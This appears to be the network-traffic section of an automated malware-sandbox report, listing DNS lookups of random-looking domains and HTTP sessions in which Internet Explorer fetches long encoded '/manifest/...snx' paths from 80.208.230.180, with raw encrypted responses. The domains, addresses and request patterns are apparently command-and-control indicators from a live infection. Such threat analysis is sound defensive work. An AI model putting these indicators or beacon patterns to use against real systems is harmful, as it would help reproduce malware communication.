Feb 9, 2021 11:53:41.750222921 CET	61531	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:41.801284075 CET	53	61531	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:42.147639990 CET	49228	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:42.204976082 CET	53	49228	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:42.672236919 CET	59794	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:42.731221914 CET	53	59794	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:43.276567936 CET	55916	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:43.325195074 CET	53	55916	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:43.891484022 CET	52752	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:43.943015099 CET	53	52752	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:44.651870966 CET	60542	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:44.701565981 CET	53	60542	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:45.647918940 CET	60689	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:45.710652113 CET	53	60689	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:46.206609964 CET	64206	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:46.269027948 CET	53	64206	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:58.491584063 CET	50904	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:58.540409088 CET	53	50904	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:58.754254103 CET	57525	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:58.819360971 CET	53	57525	8.8.8.8	192.168.2.4
Feb 9, 2021 11:53:59.158987045 CET	53814	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:53:59.213056087 CET	53	53814	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:00.174186945 CET	53814	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:00.225717068 CET	53	53814	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:01.185672998 CET	53814	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:01.186754942 CET	53418	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:01.238286972 CET	53	53814	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:01.246098042 CET	53	53418	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:03.201498985 CET	53814	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:03.253463030 CET	53	53814	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:07.217607021 CET	53814	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:07.269185066 CET	53	53814	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:14.105182886 CET	62833	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:14.166876078 CET	53	62833	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:15.063935041 CET	59260	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:15.428709030 CET	53	59260	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:17.522985935 CET	49944	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:17.582237959 CET	53	49944	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:18.435560942 CET	63300	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:18.802489042 CET	53	63300	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:20.966922045 CET	61449	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:21.024117947 CET	53	61449	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:33.803235054 CET	51275	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:33.853918076 CET	53	51275	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:36.376275063 CET	63492	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:36.441313982 CET	53	63492	8.8.8.8	192.168.2.4
Feb 9, 2021 11:54:58.120759010 CET	58945	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:54:58.169606924 CET	53	58945	8.8.8.8	192.168.2.4
Feb 9, 2021 11:55:01.632749081 CET	60779	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:55:01.693674088 CET	53	60779	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 11:55:01.927834034 CET	64014	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:55:01.987929106 CET	53	64014	8.8.8.8	192.168.2.4
Feb 9, 2021 11:55:02.644707918 CET	57091	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:55:02.693351984 CET	53	57091	8.8.8.8	192.168.2.4
Feb 9, 2021 11:55:14.067610025 CET	57092	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:55:14.119260073 CET	53	57092	8.8.8.8	192.168.2.4
Feb 9, 2021 11:55:14.119863033 CET	57093	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:55:14.171402931 CET	53	57093	8.8.8.8	192.168.2.4
Feb 9, 2021 11:55:16.434108973 CET	55904	53	192.168.2.4	8.8.8.8
Feb 9, 2021 11:55:16.867599010 CET	53	55904	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 9, 2021 11:55:16.918344021 CET	45.67.231.135	192.168.2.4	d493	(Unknown)	Destination Unreachable
Feb 9, 2021 11:55:17.931335926 CET	45.67.231.135	192.168.2.4	d493	(Unknown)	Destination Unreachable
Feb 9, 2021 11:55:19.930991888 CET	45.67.231.135	192.168.2.4	d493	(Unknown)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 9, 2021 11:53:31.269216061 CET	192.168.2.4	8.8.8.8	0x7eec	Standard query (0)	assets.one store.ms	A (IP address)	IN (0x0001)
Feb 9, 2021 11:53:31.319350004 CET	192.168.2.4	8.8.8.8	0x65aa	Standard query (0)	ajax.aspne tcdn.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:15.063935041 CET	192.168.2.4	8.8.8.8	0x31d9	Standard query (0)	pronpepsip irpyamvioerd.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:18.435560942 CET	192.168.2.4	8.8.8.8	0xb4b5	Standard query (0)	pronpepsip irpyamvioerd.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:20.966922045 CET	192.168.2.4	8.8.8.8	0xd73a	Standard query (0)	pronpepsip irpyamvioerd.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:58.120759010 CET	192.168.2.4	8.8.8.8	0xad03	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:02.644707918 CET	192.168.2.4	8.8.8.8	0x7df0	Standard query (0)	mozilla.cl oudflare-dns.com	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:14.067610025 CET	192.168.2.4	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:14.119863033 CET	192.168.2.4	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:16.434108973 CET	192.168.2.4	8.8.8.8	0xc3c9	Standard query (0)	eorctconth oelrrpents hfex.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 9, 2021 11:53:31.329612970 CET	8.8.8.8	192.168.2.4	0x7eec	No error (0)	assets.one store.ms	assets.onestore.ms.akadns.net		CNAME (Canonical name)	IN (0x0001)
Feb 9, 2021 11:53:31.378170967 CET	8.8.8.8	192.168.2.4	0x65aa	No error (0)	ajax.aspne tcdn.com	mscomajax.vo.msecnd.net		CNAME (Canonical name)	IN (0x0001)
Feb 9, 2021 11:53:31.385018110 CET	8.8.8.8	192.168.2.4	0x5123	No error (0)	consentdel iveryfd.az urefd.net	star-azurefd-prod.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Feb 9, 2021 11:54:15.428709030 CET	8.8.8.8	192.168.2.4	0x31d9	No error (0)	pronpepsip irpyamvioe rd.com		80.208.230.180	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:18.802489042 CET	8.8.8.8	192.168.2.4	0xb4b5	No error (0)	pronpepsip irpyamvioe rd.com		80.208.230.180	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:21.024117947 CET	8.8.8.8	192.168.2.4	0xd73a	No error (0)	pronpepsip irpyamvioe rd.com		80.208.230.180	A (IP address)	IN (0x0001)
Feb 9, 2021 11:54:58.169606924 CET	8.8.8.8	192.168.2.4	0xad03	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:02.693351984 CET	8.8.8.8	192.168.2.4	0x7df0	No error (0)	mozilla.cl oudflare-dns.com		104.16.249.249	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 9, 2021 11:55:02.693351984 CET	8.8.8.8	192.168.2.4	0x7df0	No error (0)	mozilla.cloudflare-dns.com		104.16.248.249	A (IP address)	IN (0x0001)
Feb 9, 2021 11:55:14.119260073 CET	8.8.8.8	192.168.2.4	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:14.171402931 CET	8.8.8.8	192.168.2.4	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Feb 9, 2021 11:55:16.867599010 CET	8.8.8.8	192.168.2.4	0xc3c9	No error (0)	eorctconthoelrrpentshfex.com		45.67.231.135	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- pronpepsipirpyamvioerd.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49784	80.208.230.180	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:15.518740892 CET	6416	OUT	GET /manifest/0Ru5_2BN/vJgRf6V8sbRC064gj9umjfq/qGksViZKyK/CLTbbr_2Frwl7IIUm/2WgRCjkUmuV8/iqgLjW1thwy/gJZQmwxnV_2BDM/Wr8pQO7reeN1b6Kt1HCeS/XjNtvAuY9ME_2BeN/LgpsYgJYXFXyrGm/d7KSfhzGcV8NWQ7ppv/9EulZOHC5/KtUCLTDeST800go2ZMVb/VjoLNr.snx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: pronpepsipirpyamvioerd.com Connection: Keep-Alive
Feb 9, 2021 11:54:15.604953051 CET	6418	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:15 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=eshdo6go4uelgf2o7eta3f2t14; path=/; domain=.pronpepsipirpyamvioerd.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 11-Mar-2021 10:54:15 GMT; path=/; domain=.pronpepsipirpyamvioerd.com Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 63 0d 0a 44 39 36 6b 57 6e 43 35 48 6b 35 33 4f 52 78 62 53 49 6c 6c 39 68 52 54 36 77 2f 67 6f 72 7a 34 4b 56 54 7a 73 77 65 55 4a 70 65 56 4e 6a 59 43 6b 4a 68 47 39 38 56 57 4f 65 50 4a 55 39 30 48 50 43 70 71 7a 48 37 32 44 7a 44 75 32 70 67 4d 65 64 38 38 32 32 79 66 62 54 6d 52 77 65 6f 5a 61 75 63 63 48 68 78 78 4c 48 50 52 4a 35 64 70 51 62 59 66 52 59 39 76 44 30 79 35 6f 47 70 43 73 37 38 65 69 39 46 46 35 67 38 30 6d 41 42 76 4a 66 33 3 6a 79 7a 44 37 72 46 38 39 54 2f 69 68 42 4b 72 66 34 2f 32 76 51 6d 63 43 72 6b 4e 4d 4a 79 65 74 6d 58 51 57 4b 70 38 73 55 77 67 72 75 46 68 4f 43 75 4c 41 73 66 41 32 62 32 4e 55 68 74 47 6b 4b 69 4b 68 51 45 79 66 75 31 6c 79 52 30 35 6f 46 61 30 71 66 57 38 77 77 49 44 78 4d 34 45 67 54 50 7a 49 78 62 4e 6d 54 51 77 75 37 4b 44 59 42 65 6f 61 72 42 63 6a 34 30 2b 79 62 38 39 53 45 61 61 72 36 57 48 2f 69 71 74 6d 61 76 47 44 63 46 57 78 62 57 52 30 52 50 70 43 48 56 46 4c 44 33 6d 73 6f 32 33 56 79 5a 34 41 53 48 74 44 78 43 34 2f 6c 38 71 5a 58 62 6f 70 4b 33 68 4a 2b 6b 66 2b 31 78 49 2b 7a 53 4f 6d 5a 67 41 43 37 4b 75 32 78 35 6b 49 47 49 74 4b 76 51 58 36 79 30 39 6f 6a 73 63 33 4e 66 66 44 46 75 76 55 62 57 69 44 30 6c 34 6e 38 63 76 56 67 5a 61 61 34 6c 71 41 4f 42 30 38 45 4d 6a 66 6e 63 36 47 33 31 4e 55 5a 55 31 65 56 61 61 42 55 7a 6a 4d 43 79 57 52 51 45 42 56 71 59 4c 50 50 48 4e 79 34 46 2b 46 5a 37 6b 41 52 65 4c 42 30 59 50 55 41 43 6f 6a 4e 30 6e 6b 51 72 2b 70 7a 36 77 44 46 61 47 67 54 76 72 54 75 70 73 62 5a 65 30 37 4a 6c 67 65 39 35 46 63 67 4d 35 45 43 53 37 6e 30 76 33 64 52 53 38 58 4f 4c 4b 47 67 76 4c 6c 45 4d 31 72 50 34 70 4f 59 2f 66 4f 48 78 6a 54 2b 52 46 52 41 69 62 6d 78 6e 53 43 38 48 57 67 2f 4a 34 37 31 71 36 54 79 77 59 67 72 38 63 67 6b 61 2b 59 53 6a 5a 58 4b 72 44 6e 46 38 48 62 64 6f 4e 48 37 34 44 77 41 50 4e 36 55 53 43 6c 66 66 2f 62 6d 62 48 2f 62 53 56 30 6b 6f 63 67 47 4a 4c 4b 75 48 37 45 58 48 52 44 5a 5a 51 78 54 61 79 55 6d 70 39 35 33 33 73 48 38 30 57 42 74 4c 4a 71 72 45 4f 38 44 79 63 57 64 50 61 53 33 7a 67 36 61 56 69 6a 71 62 35 74 64 51 79 52 62 34 58 6b 74 49 4d 55 49 35 4d 73 72 30 62 4d 79 70 38 72 4c 77 67 42 6f 30 37 46 79 33 57 6c 71 36 64 34 65 69 49 38 53 45 4e 6f 5a 6f 46 6a 6a 4b 76 65 53 37 45 68 Data Ascii: 38dbcD96kWnC5Hk53ORxbSIll9hRT6w/gorz4KVTzsweUJpeVNjYCkJhG98VWOePJU90HPCpqzH72D zDu2pgMed8822yfbTmRweoZauccHhxxLHPRJ5dpQbYfRY9vD0y5oGpCs78ei9FF5g80mABvJf3jyzD7rF89T/ihBKr f4/2vQmcCrkNMJyetmXQWKp8sUwgruFhOCuLAsfA2b2NUhtGkKiKhQEyfu1lyR05oFa0qfW8wwIDxM4EgTPzIxbNmT Qwu7KDYBeoarBcj40+yb89SEaar6WH/iqtmavGDcFWxbWR0RPpCHVFLD3mso23VyZ4ASHtDxC4/l8qZXbopK3hJ+kf +1xI+zSOmZgAC7Ku2x5kIGItKvQX6y09ojsc3NffDFuvUbWiD0l4n8cvVgZaa4lqAOB08EMjfnc6G31NUZU1eVaaBU zjMCyWRQEBVqYLPPHNy4F+FZ7kAReLB0YPUACojN0nkQr+pz6wDFaGgTvrTupsbZe07Jlge95FcgM5ECS7n0v3dRS8 XOLKGgvLlEM1rP4pOY/fOHxjT+RFRAibmxnSC8HWg/J471q6TywYgr8cgka+YSjZXKrDnF8HbdoNH74DwAPN6USClf f/bmbH/bSV0kocgGJLKuH7EXHRDZZQxTayUmp9533sH80WBtLJqrEO8DycWdPaS3zg6aVijqb5tdQyRb4XktIMUI5M sr0bMyp8rLwgBo07Fy3Wlq6d4eil8SENoZoFjjKveS7Eh	

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:15.982502937 CET	6664	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: pronpepsipirpyamvioerd.com Connection: Keep-Alive Cookie: PHPSESSID=eshdo6go4uelgf2o7eta3f2t14; lang=en
Feb 9, 2021 11:54:16.054856062 CET	6666	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:16 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Mon, 01 Feb 2021 18:43:52 GMT ETag: "1536-5ba4abc48ba0d" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49786	80.208.230.180	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:18.893752098 CET	6672	OUT	GET /manifest/NYuAqVunzg8xaQkjvT46w/1VWG9VjwQgEgBMZm/Edmv_2B8LPKApUf/y1_2FkkZHFAdOsdYZs/d_2Fil_2B/2sLNxYxtzdQxXGXvTOBx/XjwkkSX2ErFOwgwZnhQ/X4rzMPZ_2BQqzPEaol9dkp/NXUXbdRpfvyEv/malx3f_2/F5Dcl9KMBZOba09lPIsxEXU/75awVY4snO/mAGP3ya11/S.snx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: pronpepsipirpyamvioerd.com Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:18.981833935 CET	6673	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:18 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=herkdhav1prl27hpnv28tcpu47; path=/; domain=.pronpepsipirpyamvioerd.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 33 31 34 0d 0a 76 6b 31 56 62 6f 59 33 65 6c 63 52 38 63 54 31 56 4d 4d 6d 46 68 79 34 6c 55 46 53 67 72 71 62 6d 4e 6a 78 56 53 76 39 49 2f 33 37 51 71 48 54 76 2f 2b 6d 43 6a 2b 61 36 66 4b 4a 2f 58 6c 78 4e 56 43 4f 4f 75 76 6c 47 65 6c 66 33 2b 45 5a 67 61 77 56 43 35 55 65 55 2f 42 52 69 4f 4e 52 44 39 41 74 36 56 31 55 48 30 6e 61 6d 63 64 59 41 49 47 49 65 30 41 70 70 55 7a 50 56 49 32 47 4b 5a 41 4f 4c 63 69 74 4f 75 2f 67 53 53 48 37 44 74 4d 38 41 4b 37 7a 72 4f 32 4e 4a 6d 2b 55 53 6e 63 4e 36 73 6f 4f 4d 44 44 4f 6a 61 69 49 64 63 6b 59 61 64 59 4a 54 2b 44 44 41 50 53 7a 4f 49 6d 71 64 48 4e 6a 63 41 67 41 39 46 54 78 38 30 48 32 68 44 4d 6e 33 74 7a 70 7a 30 31 7a 5a 39 64 66 33 4e 73 45 75 56 6f 44 6d 5a 70 53 4b 66 77 77 33 77 61 61 4f 59 73 59 67 7a 54 75 62 59 58 77 76 6a 49 4c 73 4b 4b 45 2f 42 77 52 65 68 4e 58 58 34 4a 4f 4d 2f 77 37 2f 68 43 34 36 68 73 49 68 4b 4d 45 58 75 6d 64 76 63 4f 6d 7a 50 79 53 38 54 51 39 6c 70 4f 6e 54 62 75 48 32 34 4c 59 64 6c 76 6c 5a 4a 51 56 32 51 5a 50 48 73 43 75 70 77 62 55 6e 61 47 4d 30 45 75 52 70 72 52 59 78 54 63 74 6f 75 68 63 6f 75 46 43 6c 70 67 45 65 72 55 45 49 32 6c 50 72 38 43 58 45 55 6f 56 75 67 46 37 31 59 4d 6c 54 32 30 65 7a 48 4a 73 67 76 74 2f 63 56 32 69 45 77 61 56 47 47 4a 6f 59 74 6b 56 49 58 42 43 75 49 57 71 43 44 35 57 31 46 33 4a 72 4d 76 50 54 44 74 55 75 38 4c 6f 47 72 55 47 52 4a 65 5a 49 36 50 41 58 54 41 77 54 77 43 52 34 74 6e 6b 5a 38 58 79 32 42 55 2f 55 7a 31 50 75 62 61 4e 38 74 75 44 72 2b 4d 78 37 31 51 67 6e 76 6f 2f 65 76 71 78 38 43 74 6e 79 62 32 47 67 71 66 73 59 43 51 5a 2b 4d 4d 50 76 78 68 38 74 74 32 58 55 57 4c 41 32 6b 30 37 37 79 78 42 64 6b 32 4e 43 56 65 4f 66 5a 57 73 35 7a 68 59 6b 69 6a 31 65 64 39 58 6f 31 4d 42 6d 43 5a 48 4e 6a 2f 56 74 63 55 30 2f 48 4a 6a 32 4a 62 59 67 2b 4b 5a 61 52 34 46 6b 50 70 30 6e 79 7a 31 53 57 59 46 78 4b 44 56 49 4d 54 6a 4b 70 2b 4c 76 59 2f 6e 59 61 35 44 34 75 73 77 6b 66 52 6f 32 75 63 34 72 4e 75 78 69 39 62 42 66 4f 38 73 4f 42 72 58 51 46 2b 32 48 45 79 37 44 70 49 4c 76 43 64 6a 2b 57 58 53 64 65 6d 31 2f 56 41 4d 6b 37 55 46 62 37 6c 44 30 37 75 5a 34 52 6f 67 6b 65 69 71 6c 2f 77 6e 66 49 4f 58 46 39 7a 7a 68 45 79 7a 55 69 36 71 74 64 6f 67 54 49 74 44 4d 78 48 68 37 50 35 45 52 2b 76 4f 41 48 4b 67 36 6e 65 32 49 79 39 4c 44 2b 52 57 63 4b 4a 7a 34 52 31 34 2f 46 44 74 6e 4b 71 66 6a 6d 6c 49 54 7a 31 52 48 42 46 38 65 6f 57 30 44 56 74 31 74 52 4c 6d 78 6b 58 70 55 7a 2b 72 56 74 58 4b 51 4d 33 6c 79 76 54 64 6a 6f 37 6a 4b 42 44 4b 54 68 74 73 47 4e 42 66 4d 36 71 52 Data Ascii: 48314vk1VboY3elcR8cT1VMMmFhy4lUFSgrqbmNjxVSv9l/37QqHTv/+mCj+a6fKJ/XlxNVCOOuvlGelf3+EZgaw VC5UeU/BRiONRD9At6V1UH0namcdYAIGIe0AppUzPVI2GKZAOLcitOu/gSSH7DtM8AK7zrO2NJm+USncN6soOMDDOj aiIdckYadYJT+DDAPSzOlmqdHNjcAgA9FTx80H2hDMn3tzpz01zZ9df3NsEuVoDmZpSKfww3waaOYsYgzTubYXwvjI LsKKE/BwRehNXX4JOM/w7/hC46hsIhKMEXumdvcOmzPyS8TQ9lpOnTbuH24LYdlvlZJQV2QZPHsCupwbUnaGM0EuRp rRYxTctouhcouFClpgEerUEI2lPr8CXEUoVugF71YMlT20ezHJsgvt/cV2iEwaVGGJoYtkVIXBCuIWqCD5W1F3JrMv PTDtUu8LoGrUGRJeZl6PAXTAwTwCR4tnkZ8Xy2BU/Uz1PubaN8tuDr+Mx71Qgnvo/evqx8Ctnyb2GgqfsYCQZ+MMPv xh8tt2XUWLA2k077yxBdk2NCVeOfZWs5zhYkij1ed9Xo1MBmCZHNj/VtcU0/HJj2JbYg+KZaR4FkPp0nyz1SWYFxKD VIMTjKp+LvY/nYa5D4uswkfRo2uc4rNuxi9bBfO8sOBrXQF+2HEy7DpILvCdj+WXSdem1/VAMk7UFb7lD07uZ4Rogk eiql/wnfIOXF9zzhEyzUi6qtdogTItDMxHh7P5ER+vOAHKg6ne2ly9LD+RWcKJz4R14/FDtnKqfjmlITz1RHBF8eoW 0DVt1tRLmxkXpUz+rVtXKQM3lyvTdjo7jKBDKThtsGNBfM6qR

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
